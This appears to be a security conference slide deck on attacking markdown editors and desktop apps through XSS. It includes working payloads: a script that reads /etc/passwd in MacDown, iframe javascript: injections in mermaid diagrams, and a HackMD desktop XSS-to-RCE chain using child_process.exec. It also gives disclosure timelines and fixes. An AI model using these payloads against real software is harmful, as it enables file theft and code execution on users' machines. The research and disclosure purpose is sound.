
Visual Studio Code

How to exploit?

- preview page rendered in file domain
 - steal files on disk
 - steal credentials (account clone)
- RCE
 - privileged APIs
 - Browser 1day

Case study: MacDown local file read

- 7875 stars / 961 forks



help.md — 已编辑

MacDown

```
<script>document.write(location)</script>

<br>

<script>
jsxhr = new XMLHttpRequest();
jsxhr.open('GET', 'file:///etc/passwd', false);
jsxhr.send();
let content = jsxhr.responseText;
document.write(content)
</script>
```

MacDown

file:///var/folders/vf/dmjpkpn70n3dnv2pc4z2j8w0000gn/T/help.md

User Database # # Note that this file is consulted directly only when the system is running # in single-user mode. At other times this information is provided by # Open Directory. # # See the opendirectoryd(8) man page for additional information about # Open Directory.

nobody	:-2:-2	Unprivileged User	/var/empty	/usr/bin/false
root	*:0:0	System Administrator	/var/root	/bin/sh
daemon	*:1:1	System Services	/var/root	/usr/bin/false
_uucp	*:4:4	Unix to Unix Copy		
Protocol		/var/spool/uucp	/usr/sbin/uucico	
_taskgated	*:13:13	Task Gate		
Daemon		/var/empty	/usr/bin/false	_networkd*:24:24:Network

Responsible disclosure

- 08/25/2016 reported to the author via email
- 09/05/2016 author planed to remove network capabilities
- 09/06/2016 insisted on a proper fix
- Still affected now

From: Tzu-ping Chung
Date: 2016-09-05 18:53
To: salt [REDACTED]
Subject: Re: [Vulnerability]MacDown may leak user's sensitive data(Internet mail)

Hi, sorry for the late reply.

I am reluctant to disable JavaScript completely since it is essential to modern HTML, and is a useful tool for users to add extra functionalities without needing to recompile MacDown. I don't think regular XSS attack is a problem per se, because the users should be responsible for their own behaviour if they do choose to open a file from unknown sources, much like they should be aware of the danger to open a suspicious webpage.

I do, however, think we can do better to help users on this issue. One thing I can do is to remove certain network capabilities from the WebView. The "attackers" may be able to read files on the disk, but they won't be able to do anything as long as the content stays on the user's computer, without being uploaded automatically. Do you think there are other things we can remove from the JavaScript engine to limit things an attacker can do, but without restricting normal Markdown (and HTML) usage of users?

Things are getting harder


- little XSS in markdown editors nowadays
- Content Security Policy (CSP)
- Sandbox
 - isolated context
 - no node modules (nodeintegration=false)
- Harder to **find**, harder to **exploit**



Let's look at **libraries** used by markdown editors

mermaid

- charts / diagram
- 1193 used / 24207 stars / 1462 forks
- latest version



<https://mermaidjs.github.io/>

mermaid xss * 3

```
graph TD
```

```
B --> C{<iframe src=javascript:alert`1`>}
```

```
graph LR;
```

```
A-->B;
```

```
click B callback "<iframe src=javascript:alert`1`>"
```

```
graph LR;
```

```
xss-->B;
```

```
click xss alert "callback"
```

```
click B "javascript:alert`1`" "link"
```


mermaid demo site

← → × mermaidjs.github.io/mermaid-live-editor/#/edit/eyJjb2RlljoiZ3JhcGggVERcbkFbPGlmcmFtZSBzcmM9

Mermaid Live Editor


此网页上的嵌入式页面显示
mermaidjs.github.io

确定

Code


```
graph TD
  A[<iframe
src=javascript:alert%28document.
domain%29 >] -->|Get money|
  B(Go shopping)
  B --> C{Let me think}
  C -->|One| D[Laptop]
  C -->|Two| E[iPhone]
  C -->|Three| F[fa:fa-car Car]
```

Preview




Katex / Mathjax

- math typesetting
- Katex before v0.10.0-rc (6408 used / 10705 star / 738 fork)
- MathJax before v3 beta.3(1216 used/ 6895 star / 982 fork)
- reported by other guys :(



flowchart.js

- flow chart diagrams
- 448 used / 6000 stars / 897 forks
- latest version



Sum it up

- mermaid (latest)
- MathJax (before v3 beta.3)
- Katex (before v0.10.0-rc)
- FlowChart.js (latest)
- Affect more apps than we find!

Case study: HackMD (using mermaid)

- 160,000+ active users

The screenshot shows the HackMD web editor interface. The URL bar displays `hackmd.io/tYq6AidVShuOeSdNomThmA?both`. The editor's toolbar includes icons for bold, italic, strikethrough, heading, code, quote, list, table, link, image, and other formatting options. The main text area contains a mermaid diagram:

```
1  ``mermaid
2  graph TD
3  B --> C{<iframe src=javascript:alert`1`>}
```

Below the editor, the status bar shows "第 1 行, 第 1 欄 — 共 4 行", "空白寬度: 4", "SUBLIME", and "長度: 65". The bottom panel is the Chrome DevTools Console, showing a red error message:

```
✖ ▶ Refused to run the JavaScript URL because it violates the following Content Security Policy directive: "script-src 'self' vimeo.com ht
ideshare.net 'unsafe-eval' https://assets.hackmd.io https://www.google.com https://apis.google.com https://docs.google.com https://www.
https://www.google-analytics.com https://stats.g.doubleclick.net https://secure.quantserve.com https://rules.quantcount.com https://pix
ll.chat https://static.small.chat https://www.googletagmanager.com https://cdn.ravenjs.com https://browser.sentry-cdn.com 'nonce-c06802
EtvSSxRwce5cLeFBZbvZvDrTiRoyoXbWwvEVciM5Ag=' 'sha256-NZb7w9GYJNUrMEidK01d3/DEtYztrtnXC/dQw7agdY4=' 'sha256-L0TsyAQLAc0koby5DCbFAwFfRs9
a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution.
```

Below the error, a yellow warning message is visible:

```
⚠ ▶ ▶ {str: "Parse error on line 2:␣... --> C{<iframe src="java...NICODE_TEXT", 'PLUS', 'EQUALS', 'MULT', got 'STR'", hash: {...}}
```


HackMD CSP

```
script-src 'self' vimeo.com https://gist.github.com www.slideshare.net 'unsafe-eval'  
https://assets.hackmd.io https://www.google.com https://apis.google.com  
https://docs.google.com https://www.dropbox.com https://*.disqus.com  
https://*.disquscdn.com https://www.google-analytics.com  
https://stats.g.doubleclick.net https://secure.quantserve.com  
https://rules.quantcount.com https://pixel.quantserve.com https://js.drifftt.com  
https://embed.small.chat https://static.small.chat  
https://www.googletagmanager.com https://cdn.ravenjs.com https://browser.sentry-  
cdn.com 'nonce-cdbbafd5-903e-443c-bb33-c25b0cc73e21' 'sha256-  
EtvSSxRwce5cLeFBZbvZvDrTiRoyoXbWWwvEVciM5Ag=' 'sha256-  
NZb7w9GYJNUrMEidK01d3/DEtYztrtnXC/dQw7agdY4=' 'sha256-  
LOTsyAQLAc0koby5DCbFAwFfRs9ZxesA+4xg0QDSrdl=';
```

<https://csp-evaluator.withgoogle.com/>


Bypass CSP using Google Tag Manager

- CSP bypass found by @k1tten



https://github.com/k1tten/writeups/blob/master/bugbounty_writeup/HackMD_XSS_%26_Bypass_CSP.md

HackMD XSS



HackMD desktop app

- renderer.js in privileged context
- webview tag renders page in sandbox
 - no nodeintegration

```
<script>window.$ = window.jQuery = require( 'jquery' );</script>  
<script src="vendor/js/bootstrap.min.js"></script>  
<script src="renderer.js"></script>  
▶<webview src="https://hackmd.io/" id="main-window" disablewebsecurity autosize="on" allowpopups  
allowfileaccessfromfiles tabindex="-1" guestinstance="1">...</webview>  
</body>
```

- How to turn XSS to RCE in desktop app?

renderer.js

- render html from sandbox in a privileged context

```
webview.addEventListener('dom-ready', function () {  
  // set webview title  
  document.querySelector('#navbar-  
container .title').innerHTML = webview.getTitle()  
  document.querySelector('title').innerHTML =  
webview.getTitle()  
})
```

Redirect to exploit page using XSS

- location=<http://xxxx/exploit.html>
 - Trigger dom-ready

```
<head>
  <title>
  <img src=1
onerror="process.mainModule.require('child_process').exec
('open /Applications/Calculator.app') ">
  </title>
</head>
```

Responsible disclosure

- 07/08/2019 reported to HackMD
- 07/11/2019 fixed

```
webview.addEventListener('dom-ready', function () {  
  // set webview title  
-   document.querySelector('#navbar-container .title').innerHTML = webview.getTitle()  
-   document.querySelector('title').innerHTML = webview.getTitle()  
+   document.querySelector('#navbar-container .title').innerText = webview.getTitle()  
+   document.querySelector('title').innerText = webview.getTitle()  
})
```


HTML injection in apps

- no JavaScript execution
- phishing? advertising?




Privileged APIs

- node modules
- custom API
 - JSBridge with wrapper
 - usually have public docs



Case study: a popular chat app

- Billions of users
- Embedded browser with custom APIs
 - Custom APIs without domain restriction
 - Well documented for developers
- Open URLs in embedded browser
 - Send a special type of message (FeedCard Message)
 - In-app URI scheme



Custom APIs

- `app.downloadFile`
 - user choose a location to save the file
- `app.openLocalFile`
 - open the file directly **without confirmation** (macOS)

We need +x

- ELF can not execute without x
- Bash / Python ... are opened by text editors
- .jar works!



Attack scenario

You have Java

You click a FeedCard message from a hacker

A dialog asks you to save a file

Saving a file usually harmless, so you clicked save


You are hacked

Responsible disclosure

- reported on 01/23/2019
- fixed in the latest version
- Open the folder instead of the file

Protocol handler

- http
 - render page in an untrusted context
 - browser 1day
- JavaScript
 - send request in file domain
 - steal local files
- file / SMB
 - launch program
 - NTLM Relay



be careful of


<a>

Case study: duilib

- 3099 stars / 1434 forks
- Widely used by Chinese desktop apps on Windows
- html-like tags (showhtml=true)
 - `<a x>text</a>` for hyperlink
 - `<i x y z>` for image
 - `<c #xxxxxx>text</c>` for color

a chat app

- showhtml=true
- render tags in the chat group name or personal status

